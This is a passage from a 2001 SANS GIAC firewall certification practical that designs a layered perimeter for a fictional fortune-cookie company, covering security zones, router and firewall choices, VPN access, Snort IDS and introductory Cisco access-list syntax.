



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights


This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.



GIAC Enterprises Security Architecture Assignment

Matt_Rounthwaite_GCFW.doc

Prepared for
SANS GIAC Certification
17 May 2001



Contents

Assignment 1 - Security Architecture	1
Introduction	1
Network Diagram	2
Design Overview	3
Security Zones	3
Filtering Router	4
Border Router	4
Firewall Solution	5
Layered Security Solution	5
Exterior Firewall	5
Interior Firewall	6
Virtual Private Network (VPN)	6
Partner and Supplier VPN Acces	6
Secure Remote Access	7
Intrusion Detection Services	7
What is Snort?	8
 Assignment 2 - Security Policy	 9
Introduction	9
Simplistic view of traffic requirements	10
Border Router	10
Inbound Traffic from the Internet	10
Outbound Traffic to the Internet	10
Access lists	11
Border Router Access Lists	12
Primary Firewall (Exterior)	14
Firewall Configuration Parameters	15
Firewall Interfaces	17
FW-1 Network Objects	17
Rule-base	18
Interior Firewall	20
Internal Router Access Lists	20
VPN	21
Encryption Domain	21
Partner and Supplier Access	21
Remote Access VPN	21
 Assignment 3 – Audit your Security Architecture	 24
Assessment Plan	24
Time and Cost Estimate	26
Assessment Implementation	26
Discovery Checks	26
Confirmation Checks	27
Documentation	28
Perimeter Analysis	28

Assignment 4 - Design Under Fire	30
Network Design	30
Firewall Attack	31
Vulnerability Description	31
Vulnerability Details	31
Vulnerability Results	31
Summary	31
Denial of Service Attack	32
DoS Attack Design	32
Tools	33
Countermeasures	34
Internal System Compromise	35
Attack Principles	35
Weakness Identified	35
Initial Exploit – The Service LAN Web Server	35
Exploit Background	36
Exploit Code Fragment	36
Additional Tools	39
Exploit Usage	39
Subsequent Exploit – The Internal Domain Controller	40

Matt Rounthwaite – GCFW Practical Assignment
--

Assignment 1 - Security Architecture

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn \$200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

Introduction

"Man who look to stale cookie for advice proolly make good busboy."

"There is no security on this earth; There is only opportunity" - (Gen Douglas MacArthur)

GI & AC merge to show online can mean security

GI's recent merger/acquisition of AC inc, now known as GIAC Enterprises has afforded the opportunity to renew the outdated computer network, at both organisations, to support the demand for fortunes well into the future.


The information that follows highlights to all Internet oriented businesses that security through obscurity is no longer the fortune cookie that online businesses need to subscribe to.

Carefully configured routers, multiple layers of zoned security, intrusion detection services, and reasonable bandwidth can give any online business enough confidence to place that all-important intellectual property on the Internet for trading.

Network Diagram

The following diagram represents a secure, network architecture for GIAC Enterprises. It is designed using security zones to isolate different types of network traffic into external, internal, trusted, semi-trusted and service network zones.

© SANS Institute 2000 - 2005, Author retains full rights.




Design Overview

The design employs a layered security model that allows a very high level of security along with granular control over traffic flow. The combination of multiple vendors and multiple choke points allows the depth of defence necessary to protect GIAC Enterprise's network.

Security Zones

The multiple zones of trust reflect a best practice approach to security and deliver effective, granular, and reliable defences to GIAC Enterprises, whilst supporting the business requirements for access from external users, customers, partners and suppliers.



The graphic above highlights a visual separation of security zones and the section below highlights the level of trust associated with each of the colour coded security zones.

Level 0 zone is the least trusted of zones and naturally relates to the Internet zone. The Internet zone

is not trusted due to the open and public nature of the Internet.

Level 1 zoning is for suppliers and partners who require a limited level of trust in order to deliver/supply fortunes to GIAC Enterprises electronically. The suppliers only require access to the FTP server in the Services Zone in order to upload the fortunes that they supply to GIAC Enterprises and the partners only require access to the FTP server to download the fortunes and require access to the web server for purchasing bulk fortunes for on selling to their clients.

Level 2 zoning has a further level of trust as a level 2 zone is designated for the Services LAN which houses the web server for online business, FTP server, mail and content scanning server and the virus checking server.

Level 3 zoning is for remote users although they will begin as level 2 trusted until authenticated in the Access and Authentication LAN. Remote users will have a requirement to access resources inside the Internal network. The Access and Authentication LAN is also trusted to level 3 due to it being between the exterior firewall and interior firewall.

Level 4 zoning is assigned to the GIAC internal network. All activity within the GIAC internal network is considered trusted.

The zones identified are shown in the table below.

Requirement	Level of Trust	Zone
Internet connectivity	0 – Not trusted	Internet Zone
Supplier connections	1 – Limited trust	Suppliers Zone
Partner connections	1 – Medium trust	Partners Zone
Server Hosting	2 – Medium trust	Services Zone
Mail gateway/Content scanning	2 – Medium trust	Services Zone
Remote Access	3 – Medium trust	Internet Zone
Access & Authentication	3 – Semi-trusted	Access & Authentication LAN
Internal	4 – Trusted	GIAC Internal Network

Trust Zone Model

Filtering Router

Border Router

The border router provides a first level of access control. This is a Cisco 2621 with the firewall feature set and (IOS 12.1.7). Basic filtering of incoming and outgoing traffic occurs on this device. This device is also responsible for dropping invalid packets and performing egress filtering. The border router was chosen with a firewall feature set in order for the border router to be capable of

maintaining statefull connections.

This router is connected to the Internet via a local Internet Service Provider (ISP). There is a need to provide filtering of the significant quantity of extraneous (broadcast etc) traffic that is expected on this network. This filtering will also reduce the load on the exterior firewall.

Firewall Solution

Layered Security Solution

The firewall solution provides layered security. A border router is provided via a Cisco 2621 router with the firewall feature set. Inside the border router is the primary firewall provided by a Nokia IP440 firewall appliance. An additional firewall is used inside the Nokia to provide an additional layer of control and network segregation and to provide a very high level of isolation between the GIAC Internal network and external networks.

Exterior Firewall

The exterior firewall device is a Nokia IP440 firewall appliance. This device runs the industry leading Check Point Firewall-1 software. The IP440 can support the high level of throughput required for the functions required by GIAC Enterprises. The following is an extract from Nokia's marketing material for the IP440:

The Nokia IP440 offers exceptional value, delivering Internet access and network security applications in an economical, easy-to-use, high-performance package.

Meeting service provider and enterprise requirements for reliability, scalability and flexibility, the IP440 combines its industry-standard Intel platform with a high-speed IP routing and packet-forwarding operating system that ensures superior performance. The Intel platform, designed specifically for data networking, is scalable, robust and secure.

In addition to offering complete security-application software functionality and network services such as frame relay and routing, the 19" rack-mountable Nokia IP440 supports up to 16 physical interfaces. It includes four PCI slots with a wide-range of interface card options, including high-density 10/100 Ethernet, V.35/X.21, T1, and more. As a networking device, the IP440 supports a comprehensive suite of IP-routing protocols: RIPv1/RIPv2, IGRP, OSPF and BGP4 for unicast traffic, and DVMRP for multicast traffic.

Mission-critical applications require uncompromising security. The advanced Nokia routing software supports the industry-standard VRRP for high availability and FireWall-1 synchronization, enabling hot-standby configurations with support for load sharing.

The Nokia IP440 permits fully centralized remote management via a Web-based management application that operates with any standard browser. Command-line access via Telnet or a standard SNMP interface is also supported.

<http://www.nokia.com/securitysolutions/platforms/440.html>

The exterior firewall is the primary firewall in separating the five different networks connected to it. These are as follows:

- Internet Zone
- Supplier Zone

- Partner Zone
- Services LAN
- Interior Networks

Interior Firewall

The interior firewall is a Cisco 3662 (IOS 12.1.7) router with the firewall feature set installed and two extra 100MB ports provided for network segment speed. This router provides connectivity to the Access and Authentication LAN as well as to the SYSLOG log server.

This is a high performance router that is capable of handling high volume of traffic expected between the ISA Proxy cache server and the internal and external networks.

Virtual Private Network (VPN)

The Nokia IP440 is the termination end point for the three types of VPN connections that will be accessing the GIAC network using various VPN technologies, although only one termination point will exist at the external interface of the Nokia.

GIAC's Business Partners, Suppliers and Remote Access users are segregated into the functions that they carry out. The following highlights the functions that each VPN connection will carry out:

User Entity	Function	VPN type
Partner VPN	Download of Fortunes for translation and access to web server for sale of fortunes	Via Telco managed VPN connection
Supplier VPN	Upload of Fortunes to FTP server	Via Telco managed VPN connection
Remote Users	Internal network access	SecuRemote / SecureID / VPN

Partner and Supplier VPN Acces

The suppliers of fortunes only require the ability to deliver/upload fortunes to the FTP server in the Services LAN. Many different suppliers will be taken on over time and in order to control the access rules we need to provide some guarantee that it is a valid supplier that is accessing the network. To facilitate this GIAC has employed the use of Telco VPN services. The Telco has offered GIAC Enterprises a block of 30 legal IP addresses of which one will be used for the VPN interface on the Nokia IP440 and the remaining 29 can be handed out, one to each individual supplier of fortunes. This method allows GIAC Enterprises to be certain of the IP addresses that are entering the VPN end point on the Nokia IP 440.


The partners with GIAC Enterprises require the same capability as the supplier with the extra requirement to access the web server for online sales of bulk fortunes to on sell to the partners clients.

Fortune suppliers and partners will dial the Telco VPN cloud and gain their assigned IP address based

on the login and password they supply. A VPN tunnel will be established within the Telco's Internet connection and then passed out the other side to the VPN interface on the Nokia IP440.

Once the connection is authorised by the rules on the firewall, the supplier is provided with access to the FTP server in the Services LAN and the supplier can then supply a username and password to deliver the fortunes to an upload directory on that server.

Sample diagram of Telco provided VPN tunnelling:



Secure Remote Access

Note: Remote access is only given to those users whose computer has been configured by the IT department of GIAC Enterprises so as to ensure that a personal firewall has been installed and configured in conjunction with the GIAC Enterprises remote users security policy and the remote computer has been locked down to GIAC Enterprises specifications.

Remote access will be provided using SecuRemote (Build 4157) from Check Point Software Technologies and RSA's SecureID (version 4) using the ACE server in the Access and Authentication LAN. This provides a token-based one-time password authentication that requires users to be authenticated by a separate authentication server, other than the firewall, and provides a far stronger method of user authentication than user passwords can.

The remote users will dial any ISP and establish an encrypted session with the GIAC Enterprises firewall, which will direct the remote user to the Access and Authentication LAN to authenticate against the ACE server using SecureID. Once authenticated the remote user will have access to the Citrix Metaframe server where all authorised applications are available for use.

Intrusion Detection Services

Intrusion detection services are provided at two different levels within the architectural design. The first detection facility (IDS-1) is a stand-alone system running TCPDUMP to capture every packet that

traverses the network cable between the border router and the exterior firewall. The IDS-1 system is designed to log locally, therefore does not require any rules at the border router or the firewall to allow any traffic logging to the central syslog server. The reason for this is to ensure that the network has a system capturing all packets for analysis and matching with the data gained from IDS-2.

IDS-2 is a Linux server running SNORT and logs to the Syslog log server (192.168.2.1). SNORT will be an up to date version with a tuned rule base, which will be updated on a regular basis depending on the patterns that reveal themselves over time, through monitoring and analysis.

What is Snort?

Snort is a lightweight network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. Snort uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plug in architecture. Snort has a real-time alerting capability as well, incorporating alerting mechanisms for syslog, a user specified file, a UNIX socket, or WinPopup messages to Windows clients using Samba's smbclient.

Snort has three primary uses. It can be used as a straight packet sniffer like tcpdump, a packet logger (useful for network traffic debugging, etc), or as a full-blown network intrusion detection system.

Snort logs packets in either tcpdump binary format or in Snort's decoded ASCII format to logging directories that are named based on the IP address of the "foreign" host

Assignment 2 - Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defence in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered a vulnerability.
2. Any relevant information about the behaviour of the service or protocol on the network.
3. The syntax of the ACL, filter, rule, etc.
4. A description of each of the parts of the filter.
5. An explanation of how to apply the filter.
6. If the filter is order-dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)
7. Explain how to test the ACL/filter/rule.

Be certain to point out any tips, tricks, or "gotchas".

Introduction

The default policy for the network is to deny all traffic except explicitly approved traffic. The default policy will ensure that nothing is allowed in or out of the GIAC network without a specific rule or access provision being made. Because of the default policy we should only have to deal with the traffic that we want to permit in and out of the network, reducing the rule-base at the firewall and making the router access control lists (ACL's) simpler.

The border router will be used to filter as much traffic from the Internet as possible in order to reduce the load on the Nokia IP440 exterior firewall. The border router will ensure that packets with forged source addresses don't leave the network onto the Internet.

Simplistic view of traffic requirements

Table of basic inbound/outbound traffic requirements:

Entity	Requirement	Types of traffic
Customers	Purchase online fortunes	HTTP / HTTPS
Suppliers	Supply/Upload of fortunes to GIAC FTP Server	Passive FTP
Partners	Download of fortunes for translation. Purchase of fortunes for resale	Passive FTP / HTTP / HTTPS
All	Send and receive e-mail	SMTP
All	WWW surfing and download	HTTP / HTTPS

Border Router

Inbound Traffic from the Internet

- DNS queries (53/UDP to 172.17.1.10 only)
- DNS zone transfer (53/TCP from A.B.150.7 to 172.17.1.10 only)
- SMTP mail (25/TCP to 172.17.1.5 only)
- Web traffic (HTTP 80/TCP and SSL 443/TCP to 172.17.1.20 only)
- SecuRemote clients VPN traffic (ESP 50/IP to firewall only)

Outbound Traffic to the Internet

- DNS responses (53/UDP from 172.17.1.10 only)
- DNS zone transfers (53/TCP to A.B.150.7 from 172.17.1.10 only)
- SMTP mail (25/TCP to the Internet only)
- Web traffic (HTTP 80/TCP and SSL 443/TCP to Internet)

Access lists

The following is an excerpt from the Cisco Systems documentation on Access lists for Cisco access products.

- **Standard IP** access lists examine the source IP address field in the packets IP header, which results in permitting or denying the packet movement.

Usage of the Standard Access List

Access-list {*access-list-number*} {permit|deny} *source-addr* [*source-mask*] [log]

The command consists of five main parts.

1. The command : **access-list**
2. Access-list-number identifies the list to which the entry belongs. Valid entry, numbers 1 to 99.
3. **permit|deny** indicates whether this entry allows or blocks the packet from the source address
4. The source address identity, can be *any*, *host* *xxx.xxx.xxx.xxx* or *xxx.xxx.xxx.xxx*
5. The source mask, is usually the Cisco wildcard mask. This mask identifies which bits in the address field are matched, default value is 0.0.0.0 matching all bits. The mask looks like a standard netmask, in actual fact it is a reverse image of the netmask. For example: a typical netmask is 255.255.255.0 and the Cisco wildcard mask for the netmask is 0.0.0.255. Using this example, in the access list the first 24 bits on the source address must be the same if the rule is to match and act on the source address.
6. The log statement. This is an optional statement and causes any matches with the filter to be logged. This can be locally on the router or can be sent to a syslog server using udp port 514.

Applying the Standard Access List

Router(config)#interface serial 0

Router(config-if)#ip access-group *access-list-number* {in|out}

1. Change to the interface the access list is to be applied.
 2. The command : **ip access-group**
 3. Access-list-number identifies the number of the access list to be applied to this interface
 4. **in|out** selects whether the access list is applied as an incoming or outgoing filter. If this is not specified, then **out** is applied.
- **Extended IP** access lists examine both the source and destination addresses of the packets. They can also check specific port numbers and protocols, giving the administrator more flexibility in configuring the access list.

Usage of the Standard Access List

Access-list {*access-list-number*} {permit|deny} *protocol* *source-addr* *source-mask* [*operator* *port*] *destin-addr* *destin-mask* [*operator* *port*] [*established*] [log]

The command consists of five main parts.

1. The command : **access-list**
2. **Access-list-number** identifies the list using a number in the range 100 to 199
3. **permit|deny** indicates whether this entry allows or blocks the specified address
4. The **protocol** can be either IP, TCP, UDP, ICMP, GRE, or IGRP
